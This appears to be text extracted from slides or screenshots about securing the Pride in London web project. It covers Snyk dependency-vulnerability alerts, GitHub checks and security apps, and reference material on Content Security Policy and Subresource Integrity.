-  license: [BSD-3-Clause](#) >=0.12.0-rc1 <15.6.2
-  license: [MIT](#) >=15.6.2 <16.0.0-alpha
-  license: [BSD-3-Clause](#) >=16.0.0-alpha <16.0.0
-  license: [MIT](#) >=16.0.0

Continuously find & fix vulnerabilities like these in your dependencies.

[Test and protect your applications](#)

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
  Cross-site Scripting (XSS)	<0.14.0	Not available	18 Jan, 2017
  Cross-site Scripting (XSS)	>=0.5.0 <0.5.2 >=0.4.0 <0.4.2	Not available	18 Jan, 2017

[Report a new vulnerability](#)

[Test](#) > react@16.4.2

react@16.4.2

Vulnerabilities

0 via 0 paths

Dependencies

18

Source

 npm

All vulnerable projects

[See all projects](#)

PrideInLondon/pride-london-web:package.json

0 H 1 M 0 L Updated 3 hours ago

Dependencies: 1555 • Source: [GitHub](#)

[Add more projects](#)

Current security status

0

HIGH SEVERITY

1

MEDIUM SEVERITY

0

LOW SEVERITY

[Learn about reports](#)

PrideInLondon/pride-london-web:package.json

[Overview](#) [History](#) [Settings](#)

Snapshot taken [3 hours ago](#).

[Re-test now](#)

Vulnerabilities 1 via 1 paths

Dependencies 1555

Source [GitHub](#)

Taken by Web

Tested with package-lock.json, package.json

Repository [pride-london-web](#)

Branch master

Manifest [package.json](#)

NEW Prioritise vulnerabilities by those introduced at runtime. [Learn more](#)

MEDIUM SEVERITY

🛡 Denial of Service (DoS)

Vulnerable module: [mem](#)

Introduced through: [gatsby@2.1.31](#)

Detailed paths and remediation

- Introduced through: `pride-london-web@0.1.0 > gatsby@2.1.31 > @gatsbyjs/relay-compiler@2.0.0-primer-fix.2 > yargs@9.0.1 > os-locale@2.1.0 > mem@1.1.0`

Remediation: No remediation path available.

Vulnerable functions

`index.module.exports.memoized()`

`index.module.exports.memoized.setData()`

Overview

[mem](#) is an optimization used to speed up consecutive function calls by caching the result of calls with identical input.

Affected versions of this package are vulnerable to Denial of Service (DoS). Old results were deleted from the cache and could cause a memory leak.

[More about this issue](#)

 Create a Jira issue UPGRADE

 Ignore



snyk-bot APP 10:33 AM

Your Snyk alerts are set up! You'll get alerts for projects in the **Pride in London** organisation.

Snyk will notify you about new vulnerabilities that affect your projects, and when new upgrades and patches become available.



snyk-bot APP 3:37 PM

Prototype Pollution

New vulnerability in package `lodash.merge` at the Pride in London organisation.

Severity

Low

Package

lodash.merge

Issue ID

[SNYK-JS-LODASHMERGE-173732](#)



Affected projects:

[PrideInLondon/pride-london-web:package.json](#)

Package version: 4.6.1

[Fix with the CLI wizard](#)

Incoming WebHooks



[App Info](#) [Settings](#)

This app was made by Slack.

This integration was made by a member of the Slack team to help connect Slack with a third party service; these Slack integrations may not be tested, documented, or supported by Slack in the way we support our core offerings, like Slack Enterprise Grid and Slack for Teams. You may provide feedback about these apps at feedback@slack.com.

[Add Configuration](#)

[App Homepage](#)

[App help](#)

[Terms](#)

[Report this app to Slack](#) for inappropriate content or behavior.

Configurations



Posts to tech-github as Snyk
[Sonya Moisset](#) on Feb 15, 2019



Posts to tech-github as Codacy
[Sonya Moisset](#) on Feb 22, 2019

[Dashboard](#) [Reports](#) [Projects](#) [Integrations](#) [Settings](#)

Integrations

Say continuously protected. Connect Snyk to the applications you use daily.

Source control



GitHub

[Add projects](#)



GitHub Enterprise

[Contact us to enable](#)



GitLab

[Connect to GitLab](#)



Bitbucket Server

[Contact us to enable](#)



Bitbucket Cloud

[Coming soon!](#)

Platform as a Service



Heroku

[Connect to Heroku](#)



Cloud Foundry

[Connect to Cloud Foundry](#)



Pivotal Web Services

[Connect to Pivotal](#)



IBM Cloud

[Connect to IBM Cloud](#)

Serverless



AWS Lambda

[Connect to AWS Lambda](#)



Azure Functions BETA

[Connect to Azure Functions](#)



Google Cloud Platform

[Coming soon!](#)

Notifications



Slack

[Edit settings](#)



Jira

[Contact us to enable](#)



Code owner review required

[Show all reviewers](#)

Waiting on code owner review from SonyaMoisset. [Learn more.](#)



1 pending reviewer



All checks have passed

[Hide all checks](#)

1 neutral and 15 successful checks



[ci/circleci: build](#) — Your tests passed on CircleCI

[Required](#) [Details](#)



[codecov/patch](#) — Coverage not affected when comparing 7602ec9...55192... [Required](#) [Details](#)



[codecov/project](#) — 85.43% remains the same compared to 7602ec9

[Required](#) [Details](#)



[guardrails/scan](#) — no new security issues detected (in 00m53s)

[Required](#) [Details](#)



[netlify/prideinlondon-production/deploy-preview](#) — Deploy preview ready! [Required](#) [Details](#)



[security/snyk - package.json \(Pride in London\)](#) — No new, high severity is... [Required](#) [Details](#)



Merging is blocked

Merging can be performed automatically with 1 approving review.

As an administrator, you may still merge this pull request.

[Squash and merge](#)



You can also [open this in GitHub Desktop](#) or view [command line instructions](#).



New issues and remediations

Hello SonyaMoisset,

We found new vulnerabilities that affect 1 project in the Pride in London organisation.

Pride in London



PrideInLondon/pride-london-web:package.json

[view all project issues](#)

L



[Prototype Pollution](#)

Vulnerability in lodash.merge 4.6.1. No remediation available yet.

[This issue can be fixed via the CLI](#)

Types

Search for apps and actions

Apps

Actions

Categories

API management

Chat

Code quality

Code review

Continuous integration

Dependency management X

Deployment

IDEs

Learning

Localization

Mobile

Monitoring

Project management

Publishing

Recently added

Security

Support

Testing

Utilities

Filters ▼

Verification

Verified

Unverified

Your items ^

Dependency management

Secure and manage your third-party dependencies.

31 results filtered by **Dependency management** x



Renovate ✓

Renovate Bot automates dependency updates. Flexible so you don't need to be



Sonatype DepShield ✓

Monitor your open source components for security vulnerabilities – goodbye muda, hello kaizen



Greenkeeper ✓

Real-time notifications about updates and changes for JavaScript dependencies



Depfu ✓

Automated dependency updates done right



Dependabot Preview ✓

Automated dependency updates for Ruby, JavaScript, Python, Go, PHP, Elixir, Rust, Java and .NET



Snyk ✓

Find, fix (and prevent!) known vulnerabilities in your code



MyGet ✓

Artifact and Package Repositories: Hosted NuGet, npm, Bower, Maven, PHP Composer and VSIX feeds and build services



ClearlyNoticed Action

Maintain a NOTICE file based on your package-lock.json
4 stars



Bump Git Submodules

Bump git submodules on '/submodules' comment
9 stars



GitHub Action for npm

Wraps the npm CLI to enable common npm commands
247 stars



php-ga/composer-require-checker

composer-require-checker



Composer Action

Do Composer commands in your actions
5 stars



GitHub Action for npm in Alpine

Linux

A fork of actions/npm, using Alpine Linux instead of Debian



GitHub Action for Maven

Wraps the Maven CLI to enable Maven commands
7 stars



GitHub Action for Yarn

Wraps the yarn CLI to enable common yarn commands
29 stars



GitHub Action for Homebrew

Wraps the Homebrew CLI to enable common Homebrew commands
2 stars



pipenv - Python

Github Actions for Python project with pipenv
3 stars



Pipenv for Github Actions

Use pipenv commands in your GitHub Actions Workflow
4 stars



GitHub Action for Renovate

Automated dependency updates in a GitHub Action



Phalcon Composer Action

Do Composer commands in your actions

Types

Apps

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API management

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Code quality

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Security

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Testing

Utilities

Filters ▾

Verification

Verified

Unverified

Your items ▾

Search for apps and actions

Security

Find, fix, and prevent security vulnerabilities before they can be exploited.

20 results filtered by Security x



Renovate ✓

Renovate Bot automates dependency updates. Flexible so you don't need to be



Sonatype DepShield ✓

Monitor your open source components for security vulnerabilities - goodbye muda, hello kaizen



GuardRails ✓

GuardRails provides continuous security feedback for modern development teams



Snyk ✓

Find, fix (and prevent!) known vulnerabilities in your code



Extant DevSecOps

Speed up your remediation cycles for security vulnerabilities with Extant DevSecOps pipeline tools



Watchtower Radar

Detect credentials and secrets in GitHub repos via machine learning



GitHub Action to unlock git-crypt secrets

Unlock secrets using git-crypt from encoded secret-key
2 stars



Secret Scan

Scan your repository for secrets
10 stars



gitleaks-action

checks your source for embedded key leaks, using gitleaks
6 stars



Meterian Scanner

Scan a Java repository for vulnerabilities
2 stars



BackHub ✓

Reliable GitHub repository backup, set up in minutes



WhiteSource Bolt ✓

Detect open source vulnerabilities in real time with suggested fixes for quick remediation



Dependabot Preview ✓

Automated dependency updates for Ruby, JavaScript, Python, Go, PHP, Elixir, Rust, Java and .NET



LGTM ✓

Find and prevent zero-days and other critical bugs, with customizable alerts and automated code review



SOHO ODIN

Audit your smart contract files automatically within a blink



Snyk CLI Action

Run the Snyk CLI
11 stars



Repository Visibility SMS Alert

Notifies active organization owners that a repository has been made public and allows them to react via SMS
5 stars



action-accesscontrol

Check if the Invoker has access defined access level



Synopsys Detect Action


Run Synopsys Detect to find code quality and security issues with Coverity and Black Duck
2 stars



Shellcheck Action

Wraps the shellcheck CLI
2 stars

FEATURES - CSP & SRI



CONTENT SECURITY POLICY (CSP) IS AN ADDED LAYER OF SECURITY THAT HELPS TO DETECT AND MITIGATE CERTAIN TYPES OF ATTACKS, INCLUDING **XSS** AND **DATA INJECTION ATTACKS**

THESE ATTACKS ARE USED FOR EVERYTHING FROM DATA THEFT TO SITE DEFACEMENT TO DISTRIBUTION OF MALWARE



Content-Security-Policy:
`default-src https://www.example.com`

Content Security Policy

Web technology for developers > [HTTP](#) >

Content Security Policy (CSP)

Related Topics

[HTTP](#)

Guides:

- ▶ [Resources and URIs](#)
- ▶ [HTTP guide](#)
- ▶ [HTTP security](#)

[HTTP access control \(CORS\)](#)

[HTTP authentication](#)

[HTTP caching](#)

[HTTP compression](#)

[HTTP conditional requests](#)

[HTTP content negotiation](#)

[HTTP cookies](#)

[HTTP range requests](#)

[HTTP redirects](#)

[HTTP specifications](#)

[Feature policy](#)

References:

- ▶ [HTTP headers](#)

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement to distribution of malware.

CSP is designed to be fully backward compatible (except CSP version 2 where there are some explicitly-mentioned inconsistencies in backward compatibility; more details [here](#) section 1.1). Browsers that don't support it still work with servers that implement it, and vice-versa: browsers that don't support CSP simply ignore it, functioning as usual, defaulting to the standard same-origin policy for web content. If the site doesn't offer the CSP header, browsers likewise use the standard [same-origin policy](#).

To enable CSP, you need to configure your web server to return the [Content-Security-Policy](#) HTTP header (sometimes you will see mentions of the [X-Content-Security-Policy](#) header, but that's an older version and you don't need to specify it anymore).

Alternatively, the [`<meta>`](#) element can be used to configure a policy, for example: `<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">`

Threats

Mitigating cross site scripting

A primary goal of CSP is to mitigate and report XSS attacks. XSS attacks exploit the browser's trust of the content received from the server. Malicious scripts are executed by the victim's browser because the browser trusts the source of the content, even when it's not coming from where it seems to be coming from.

CSP makes it possible for server administrators to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser should consider to be valid sources of executable scripts. A CSP compatible browser will then only execute scripts loaded in source files received from those allowlisted domains, ignoring all other script (including inline scripts).

Content Security Policy Reference

The new **Content-Security-Policy** HTTP response header helps you reduce XSS risks on modern browsers by declaring, which dynamic resources are allowed to load.

 Tweet

 Edit on Github

Browser Support

Header	Chrome	FireFox	Safari	IE	Edge
Content-Security-Policy <small>CSP Level 2</small>	40+ Full January 2015	31+ <i>Partial</i> July 2014	10+	-	Edge 15 build 15002+
Content-Security-Policy <small>CSP 1.0</small>	25+	23+	7+	-	Edge 12 build 10240+
X-Content-Security-Policy <small>Deprecated</small>	-	4+	-	10+ <i>Limited</i>	12+ <i>Limited</i>
X-WebKit-CSP <small>Deprecated</small>	14+	-	6+	-	-

Sources: caniuse.com/contentsecuritypolicy, caniuse.com/contentsecuritypolicy2 & [Mozilla](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy)

Try our [CSP Browser Test](#) to test your browser.

Note: It is known that having both **Content-Security-Policy** and **X-Content-Security-Policy** or **X-WebKit-CSP** causes unexpected behaviours on certain versions of browsers. Please avoid using deprecated **X-*** headers.

Directive	Example Value	Description
<code>default-src</code>	<code>'self' cdn.example.com</code>	The <code>default-src</code> is the default policy for loading content such as JavaScript, Images, CSS, Fonts, AJAX requests, Frames, HTML5 Media. See the Source List Reference for possible values.
		<small>CSP Level 1</small>    
<code>script-src</code>	<code>'self' js.example.com</code>	Defines valid sources of JavaScript.
		<small>CSP Level 1</small>    
<code>style-src</code>	<code>'self' css.example.com</code>	Defines valid sources of stylesheets.
		<small>CSP Level 1</small>    
<code>img-src</code>	<code>'self' img.example.com</code>	Defines valid sources of images.
		<small>CSP Level 1</small>    
<code>connect-src</code>	<code>'self'</code>	Applies to <code>XMLHttpRequest</code> (AJAX), <code>WebSocket</code> or <code>EventSource</code> . If not allowed the browser emulates a <code>400</code> HTTP status code.
		<small>CSP Level 1</small>    
<code>font-src</code>	<code>font.example.com</code>	Defines valid sources of fonts.
		<small>CSP Level 1</small>    
<code>object-src</code>	<code>'self'</code>	Defines valid sources of plugins, eg <code><object></code> , <code><embed></code> or <code><applet></code> .
		<small>CSP Level 1</small>    
<code>media-src</code>	<code>media.example.com</code>	Defines valid sources of audio and video, eg HTML5 <code><audio></code> , <code><video></code> elements.
		<small>CSP Level 1</small>    
<code>frame-src</code>	<code>'self'</code>	Defines valid sources for loading frames. <code>child-src</code> is preferred over this deprecated directive.
		<small>Deprecated</small>
<code>sandbox</code>	<code>allow-forms allow-scripts</code>	Enables a sandbox for the requested resource similar to the <code>iframe sandbox</code> attribute. The sandbox applies a same origin policy, prevents popups, plugins and script execution is blocked. You can keep the sandbox value empty to keep all restrictions in place, or add values: <code>allow-forms</code> , <code>allow-same-origin</code> , <code>allow-scripts</code> , <code>allow-popups</code> , <code>allow-modals</code> , <code>allow-orientation-lock</code> , <code>allow-pointer-lock</code> , <code>allow-presentation</code> , <code>allow-popups-to-escape-sandbox</code> , and <code>allow-top-navigation</code>
		<small>CSP Level 1</small>    

Source Value	Example	Description
*	img-src *	Wildcard, allows any URL except data: blob: filesystem: schemes.
'none'	object-src 'none'	Prevents loading resources from any source.
'self'	script-src 'self'	Allows loading resources from the same origin (same scheme, host and port).
data:	img-src 'self' data:	Allows loading resources via the data scheme (eg Base64 encoded images).
domain.example.com	img-src domain.example.com	Allows loading resources from the specified domain name.
*.example.com	img-src *.example.com	Allows loading resources from any subdomain under example.com .
https://cdn.com	img-src https://cdn.com	Allows loading resources only over HTTPS matching the given domain.
https:	img-src https:	Allows loading resources only over HTTPS on any domain.
'unsafe-inline'	script-src 'unsafe-inline'	Allows use of inline source elements such as style attribute, onclick, or script tag bodies (depends on the context of the source it is applied to) and javascript: URIs
'unsafe-eval'	script-src 'unsafe-eval'	Allows unsafe dynamic code evaluation such as JavaScript eval()
'nonce-'	script-src 'nonce-2726c7f26c'	Allows script or style tag to execute if the nonce attribute value matches the header value. For example: <script nonce="2726c7f26c">alert("hello");</script>
'sha256-'	script-src 'sha256-qzn...ng='	Allow a specific script or style to execute if it matches the hash. Doesn't work for javascript: URIs. For example: sha256-qznLcsR0x4GACP2dm0UCKCzCG+Hiz1guq5ZZDob/Tng= will allow alert('Hello, world.');

Content-Security-Policy Examples

Here a few common scenarios for content security policies:

Allow everything but only from the same origin

```
default-src 'self';
```

Only Allow Scripts from the same origin

```
script-src 'self';
```

Allow Google Analytics, Google AJAX CDN and Same Origin

```
script-src 'self' www.google-analytics.com ajax.googleapis.com;
```

Starter Policy

This policy allows images, scripts, AJAX, and CSS from the same origin, and does not allow any other resources to load (eg object, frame, media, etc). It is a good starting point for many sites.

```
default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self';
```

REAL-TIME SECURITY REPORTING

Know exactly what's happening with your site
before your users can even pick up the phone

DEPLOY

add a single line of code/config to enable reporting

COLLECT

reports sent automatically from all of your visitors

RESPOND

issues can be quickly identified and resolved

[GET STARTED FOR FREE!](#)

No credit card required

OUR SERVICES

We help you to deploy and monitor a wide range of security features



Automatic Browser Reporting

Enable your users' browsers to automatically report security threats



Attack Detection

Detect web application attacks from the moment they begin



Centralised Monitoring

View your web application's historic and ongoing threats in a single unified portal

SUBRESOURCE INTEGRITY (SRI) IS A SECURITY FEATURE THAT ENABLES BROWSERS TO VERIFY THAT RESOURCES THEY FETCH ARE DELIVERED WITHOUT UNEXPECTED MANIPULATION

IT WORKS BY ALLOWING YOU TO PROVIDE A CRYPTOGRAPHIC HASH THAT A FETCHED RESOURCE MUST MATCH

<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/core.js>

Copy ▾

[Copy Url](#)

[Copy SRI](#)

[Copy Script Tag](#)

[Copy Script Tag with SRI](#)

<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.js>

<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.js>

<https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.map>

Copy

```
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/css/bootstrap.min.css" integrity="sha384-Vkoo8x4CGs03+f" />

    <title>Hello, world!</title>
  </head>
  <body>
    <h1>Hello, world!</h1>

    <!-- Optional JavaScript -->
    <!-- jQuery first, then Popper.js, then Bootstrap JS -->
    <script src="https://code.jquery.com/jquery-3.4.1.slim.min.js" integrity="sha384-J6qa4849blE2+poT4WnyKhv5vZFSnPo0iEjwBvKU7imGFAV0wwj1y" />
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-Q6E9RHvbIyZFJoft+2mJbHaEWldlvI9IOY" />
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js" integrity="sha384-wfSDF2E50Y2D1uUdj003uMBJnjuUD4If" />
  </body>
</html>
```

SRI Hash Generator

Enter the URL of the resource you wish to use:

Hash!

```
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-JjSmVgyd0p3pXB1rRibZUAYoIIy60rQ6VrjIEaFf/nJGzIxFDsf4x0xIM+B07jRM" crossorigin="anonymous"></script>
```

Subresource Integrity



Usage % of all users Global 91.77%

Subresource Integrity enables browsers to verify that file is delivered without unexpected manipulation.

IE	Edge	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	Opera Mobile	Chrome for Android	Firefox for Android	IE Mobile	UC Browser for Android	Sams Intern
		12-16	2-42	4-44	3.1-10.1	10-31	3.2-10.3		11.2						4
6-10	17	43-67	45-75	11-12	32-60	11.3-12.1		2.1-4.4.4	7	12-12.1			10		5-8
11	18	68	76	12.1	52	12.3	all	67	10	46	75	67	11	12.12	9.2
	76	69-70	77-79	13-TP		13									

Notes Known issues (0) Resources (9) Feedback

¹ Can be enabled via the "Experimental Features" developer menu

Jump to: [How Subresource Integrity helps](#)

[Using Subresource Integrity](#)

[Examples](#)

[How browsers handle Subresource Integrity](#)

[Specifications](#)

[Browser compatibility](#)

See also

[Web technology for developers](#) ›

[Web security](#) › [Subresource Integrity](#)

Related Topics

[Certificate Transparency](#)

[Information Security Basics](#)

[Information Security Basics](#)

[Confidentiality, Integrity, and Availability](#)

[Security Controls](#)

[TCP/IP Security](#)

[Threats](#)

[Vulnerabilities](#)

[Insecure passwords](#)

[Mixed content](#)

[Mixed content](#)

[How to fix a website with blocked mixed content](#)

[Referer header: privacy and security concerns](#)

[Same-origin policy](#)

[Secure contexts](#)

[Secure contexts](#)

[Features restricted to secure contexts](#)

[Securing your site](#)

[Securing your site](#)

[How to turn off form autocomplete](#)

Subresource Integrity (SRI) is a security feature that enables browsers to verify that resources they fetch (for example, from a [CDN](#)) are delivered without unexpected manipulation. It works by allowing you to provide a cryptographic hash that a fetched resource must match.

Note: For subresource-integrity verification of a resource served from an origin other than the document in which it's embedded, browsers additionally check the resource using [Cross-Origin Resource Sharing \(CORS\)](#), to ensure the origin serving the resource allows it to be shared with the requesting origin.

How Subresource Integrity helps [🔗](#)

